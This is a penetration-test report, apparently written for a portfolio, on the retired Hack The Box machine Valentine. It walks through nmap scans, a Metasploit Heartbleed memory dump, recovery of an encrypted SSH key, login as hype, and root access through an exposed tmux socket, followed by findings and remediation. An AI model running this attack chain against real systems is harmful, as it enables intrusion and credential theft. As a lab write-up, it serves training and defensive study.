VALENTINE

Security Assessment Report

Retired Hack The Box Linux Machine

Assessment	Details
Assessment date	October 26, 2026
Assessment type	Black-box penetration test in a controlled training lab
Target	Valentine — retired Hack The Box Linux machine
Prepared for	Cybersecurity portfolio

PORTFOLIO COPY • CONTROLLED LAB ENVIRONMENT • SECRETS REDACTED

1 Executive Summary

The assessment achieved full compromise of the retired Hack The Box machine Valentine. Reconnaissance identified SSH on TCP/22 and Apache HTTP/HTTPS on TCP/80 and TCP/443. Nmap vulnerability scripts identified the HTTPS service as vulnerable to Heartbleed (CVE-2014-0160).

The Heartbleed flaw allowed sensitive memory to be disclosed from the TLS service. The assessment recovered material used to obtain an encrypted RSA private key from the exposed `/dev/hype_key` resource, then used a recovered passphrase to decrypt the key and authenticate to SSH as `hype`.

Local enumeration revealed a tmux socket at `/.devs/dev_sess`. The socket provided access to an existing tmux session with a root shell. Both user and root flags were obtained; flag values and secret key material are omitted from this portfolio copy.

Primary findings: Heartbleed memory disclosure, web-accessible SSH private-key material, and an accessible privileged tmux session enabling root-level access.

2 Assessment Context and Scope

Item	Details
Target	Valentine — retired Hack The Box Linux machine
Target address	10.129.232.136 (at the time of assessment)
In-scope services	TCP/22 SSH; TCP/80 HTTP; TCP/443 HTTPS
Approach	External reconnaissance, vulnerability validation, key recovery, SSH access, local privilege escalation
Limitations	Controlled training environment; no post-remediation retest

HTB lab addresses can change when a machine is restarted or a new instance is assigned.

3 Methodology

The workflow progressed from service discovery to TLS vulnerability checks, review of the web-accessible `/dev/` directory, Heartbleed memory extraction, analysis of recovered data, SSH authentication, and local privilege-escalation review.

Tools evidenced: Nmap, Metasploit Framework, Searchsploit, browser-based HTTP inspection, base64 decoding, standard Linux utilities, SSH, and tmux.

```
nmap -sV -sC -p- 10.129.232.136
```

```
└──╼ [★]$ nmap -sV -sC -p- 10.129.232.136
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-26 06:00 EDT
Nmap scan report for 10.129.232.136
Host is up (0.0080s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_ssl-date: 2026-10-26T10:00:50+00:00; 0s from scanner time.
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/sta
teOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.33 seconds
```

Figure 1. Service discovery identifies SSH/22, HTTP/80, and HTTPS/443; Apache httpd 2.2.22 is reported.

4 Reconnaissance and Vulnerability Identification

4.1 Port and Service Discovery

The full TCP scan identified three open services. SSH was reported as OpenSSH 5.9p1 Debian 5ubuntu1.10. Both web services were associated with Apache httpd 2.2.22 on Ubuntu. The HTTPS certificate included the hostname `valentine.htb`.

4.2 Vulnerability Script Results

Nmap explicitly marked Heartbleed as **VULNERABLE** on the TLS service. The output described the possibility of reading process memory and disclosing confidential information, including encryption keys.

```
└──╼ [★]$ nmap --script vuln 10.129.232.136
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-26 06:29 EDT
Nmap scan report for 10.129.232.136
Host is up (0.0077s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-enum:
|   /dev/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
|_  /index/: Potentially interesting folder
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
443/tcp open  https
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing informa
tion intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug
. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise
 encrypted confidential information as well as the encryption keys themselves.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|       http://cvedetails.com/cve/2014-0160/
|_      http://www.openssl.org/news/secadv_20140407.txt
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
```

Figure 2. Nmap identifies Heartbleed on HTTPS/443 and describes potential memory disclosure.

```
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       http://www.cvedetails.com/cve/2014-0224
|       http://www.openssl.org/news/secadv_20140605.txt
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  BID:70574
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|_      https://www.securityfocus.com/bid/70574
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   /dev/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
|_  /index/: Potentially interesting folder

Nmap done: 1 IP address (1 host up) scanned in 37.66 seconds
```

Figure 3. Additional TLS checks report legacy CCS Injection and POODLE conditions.

The additional TLS findings are retained as scanner observations. The demonstrated attack chain relies on Heartbleed and the subsequent SSH key exposure.

4.3 Web Directory Enumeration

The web server exposed directory indexing under `/dev/`. The listing included `hype_key` and `notes.txt`, exposing a key-related file through the web server.




Figure 4. Directory listing of /dev/ showing hype_key and notes.txt.




Figure 5. The /dev/hype_key resource returned a large hexadecimal data block for further analysis.

5 Initial Access — Heartbleed and SSH Key Recovery

5.1 Metasploit Module Identification

Metasploit's module search returned the auxiliary OpenSSL Heartbeat scanner, with actions including SCAN, DUMP, and KEYS. The DUMP action was used against the target's TLS service to collect leaked memory.

```
[msf](Jobs:0 Agents:0) >> search heartbleed

Matching Modules
================

   #  Name                                                Disclosure Date  Rank    Check  Description
   -  ----                                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/elasticsearch_memory_disclosure  2021-07-21       normal  Yes    Elasticsearch Memory Disclosure
   1    \_ action: DUMP                                   .                .       .      Dump memory contents to loot
   2    \_ action: SCAN                                   .                .       .      Check hosts for vulnerability
   3  auxiliary/server/openssl_heartbeat_client_memory    2014-04-07       normal  No     OpenSSL Heartbeat (Heartbleed) Client Memory Exposure
   4  auxiliary/scanner/ssl/openssl_heartbleed            2014-04-07       normal  Yes    OpenSSL Heartbeat (Heartbleed) Information Leak
   5    \_ action: DUMP                                   .                .       .      Dump memory contents to loot
   6    \_ action: KEYS                                   .                .       .      Recover private keys from memory
   7    \_ action: SCAN                                   .                .       .      Check hosts for vulnerability
```

Figure 6. Metasploit search results show the Heartbleed scanner and memory-dump/key-recovery actions.

```
└─╼ [★]$ searchsploit Heartbleed
------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                        |  Path
------------------------------------------------------------------------------------------------------ ---------------------------------
OpenSSL 1.0.1f TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure (Multiple SSL/TLS Versions)  | multiple/remote/32764.py
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (1)                                  | multiple/remote/32791.c
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (2) (DTLS Support)                   | multiple/remote/32998.c
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure                                     | multiple/remote/32745.py
------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Figure 7. Heartbleed DUMP reports a 65,535-byte heartbeat response containing leaked data.

5.2 Analysis of Recovered Data

The recovered material was inspected in hexadecimal and decoded form. Analysis identified an encoded string used as the passphrase for the encrypted RSA private key. For safe portfolio publication, the passphrase and private-key contents are redacted.

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssl/openssl_heartbleed) >> dump
[+] 10.129.232.136:443    - Heartbeat response with leak, 65535 bytes
[+] 10.129.232.136:443    - Heartbeat data stored in /home/blacksky55/.msf4/loot/20261026094328_default_10.129.232.136_openssl.heartble_250023.bin
[*] 10.129.232.136:443    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 8. Hexadecimal view of recovered data, including HTTP request metadata and encoded content.



Figure 9. Decoding step shown with the recovered secret redacted.




Figure 10. Recovered data was assembled and inspected as a candidate encrypted RSA private key.




Figure 11. Encrypted RSA private-key block identified; key material redacted.

5.3 SSH Authentication as hype

After decrypting the RSA private key with the recovered passphrase, the key was used to authenticate to the target over SSH as the local user `hype`. This established the foothold used for local enumeration.

```
ssh -i <decrypted_private_key> hype@10.129.232.136
```

The private key and passphrase are intentionally not reproduced in this report.

6 Local Enumeration and Privilege Escalation

6.1 User Context and tmux Enumeration

The shell history for `hype` showed previous use of tmux, including commands referencing a session named `dev_sess` and a socket path under `/.devs/`.




Figure 12. The hype user's command history references tmux and dev_sess.

6.2 tmux Socket Inspection

Listing `/.devs/` showed `dev_sess` as a symbolic link owned by root and the hype group. Querying the socket with tmux's explicit socket option returned one existing session.




Figure 13. The dev_sess socket link is present under /.devs and is owned by root:hype.

```
tmux -S /.devs/dev_sess ls
```

Attaching to the existing session exposed a shell with root privileges. The final privilege check returned username `root` and UID 0.

Impact: A user able to access the socket could interact with a privileged session, bypassing normal privilege boundaries and obtaining root-level access.

7 Findings and Risk Assessment

Finding 1 — Heartbleed Memory Disclosure

Attribute	Assessment
Severity	Critical (indicative)
CVE	CVE-2014-0160
Affected component	OpenSSL TLS heartbeat handling on TCP/443
Evidence	Nmap marked the service VULNERABLE; Metasploit DUMP reported a 65,535-byte heartbeat response with leaked data.
Impact	Disclosure of process memory, potentially including credentials, session material, and cryptographic key data.
Root cause	Vulnerable OpenSSL heartbeat implementation did not correctly validate the heartbeat payload length.
Remediation	Upgrade OpenSSL and affected OS packages; restart affected services; rotate potentially exposed keys, certificates, credentials, and sessions; investigate prior exposure.

Finding 2 — SSH Private Key Exposed Through Web Directory

Attribute	Assessment
Severity	High (indicative)
Affected component	Apache directory indexing and /dev/hype_key
Evidence	Directory listing exposed hype_key; retrieved content was identified as an encrypted RSA private key.
Impact	An attacker could retrieve key material and, if the passphrase is obtained, authenticate as the associated account.
Root cause	Sensitive key material was placed within a web-accessible directory.
Remediation	Remove private keys from the web root; disable directory indexing; rotate the exposed key pair; restrict permissions and audit web-root contents.

7 Findings and Risk Assessment (continued)

Finding 3 — Accessible Privileged tmux Session

Attribute	Assessment
Severity	Critical (indicative)
Affected component	tmux socket at /.devs/dev_sess
Evidence	The hype user's history referenced the socket; the socket was accessible through the hype group; attaching to the session resulted in root access.
Impact	Local privilege escalation to root and full compromise of the target.
Root cause	A privileged tmux session was exposed through a socket accessible to a less-privileged user.
Remediation	Terminate stale privileged sessions; protect tmux sockets with restrictive ownership and permissions; avoid privileged persistent shells in user-accessible sessions; audit group membership.

8 Remediation Summary

Short term: Patch or replace vulnerable OpenSSL; rotate potentially exposed SSH keys and other secrets; remove `hype_key` from the web root; disable directory indexing; terminate the exposed privileged tmux session.

Medium term: Upgrade the legacy OS and Apache/OpenSSL stack to supported versions; review web-root contents, file permissions, tmux socket ownership, group membership, and privileged sessions.

Long term: Maintain patch management, secret-handling standards, least-privilege controls, and periodic vulnerability assessments. Retest after remediation.

9 Tools, Evidence, and Limitations

Tools evidenced include Nmap, Metasploit Framework, Searchsploit, a web browser, base64 decoding, and standard Linux utilities. Screenshots are embedded at the relevant stages of the walkthrough.

This assessment reflects the observed state of the retired training target and does not include a post-remediation retest. Severity labels are indicative portfolio assessments, not official HTB ratings. The public copy redacts the recovered passphrase and private-key contents; flag values are not included.

End of Report

Appendix A — Supplementary Evidence

Additional screenshots supplied after the initial report draft. These are included as supporting evidence. Sensitive private-key content has been redacted for public portfolio use.




Figure A1. The developer notes identify unfinished decoder/encoder work and explicitly state that encoding/decoding should be client-side.




Figure A2. Targeted Nmap check reports SSL POODLE (CVE-2014-3566) as vulnerable on TCP/443.

Appendix A — Supplementary Evidence (continued)




Figure A3. SUID enumeration lists privileged executables; this output alone does not establish that any one binary was used for escalation.

```
hype@Valentine:~$ uname -a
Linux Valentine 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86
_64 x86_64 x86_64 GNU/Linux
hype@Valentine:~$ sudo -l
[sudo] password for hype:
Sorry, try again.
[sudo] password for hype:
Sorry, try again.
[sudo] password for hype:
sudo: 2 incorrect password attempts
```

Figure A4. Local enumeration records the legacy Linux kernel version and unsuccessful sudo password attempts for hype.

Appendix A — Supplementary Evidence (continued)




Figure A5. Metasploit's Heartbleed KEYS action reports recovery of an RSA private key; key contents are redacted.




Figure A6. OpenSSL confirms that the encrypted RSA key can be parsed successfully after supplying its passphrase.

Appendix A — Supplementary Evidence (continued)




Figure A7. SSH login as hype succeeds when legacy ssh-rsa algorithms are explicitly enabled for this lab target.




Figure A8. tmux lists the existing session associated with the dev_sess socket.




Figure A9. Final validation confirms UID 0 and the root username.

Appendix A — Supplementary Evidence (continued)



Figure A10. Additional target evidence supplied for the Valentine assessment.

Evidence note: screenshots are contextual proof of the observed steps in a controlled HTB lab. They should not be interpreted as evidence that all listed SUID binaries were exploited. The key material remains redacted.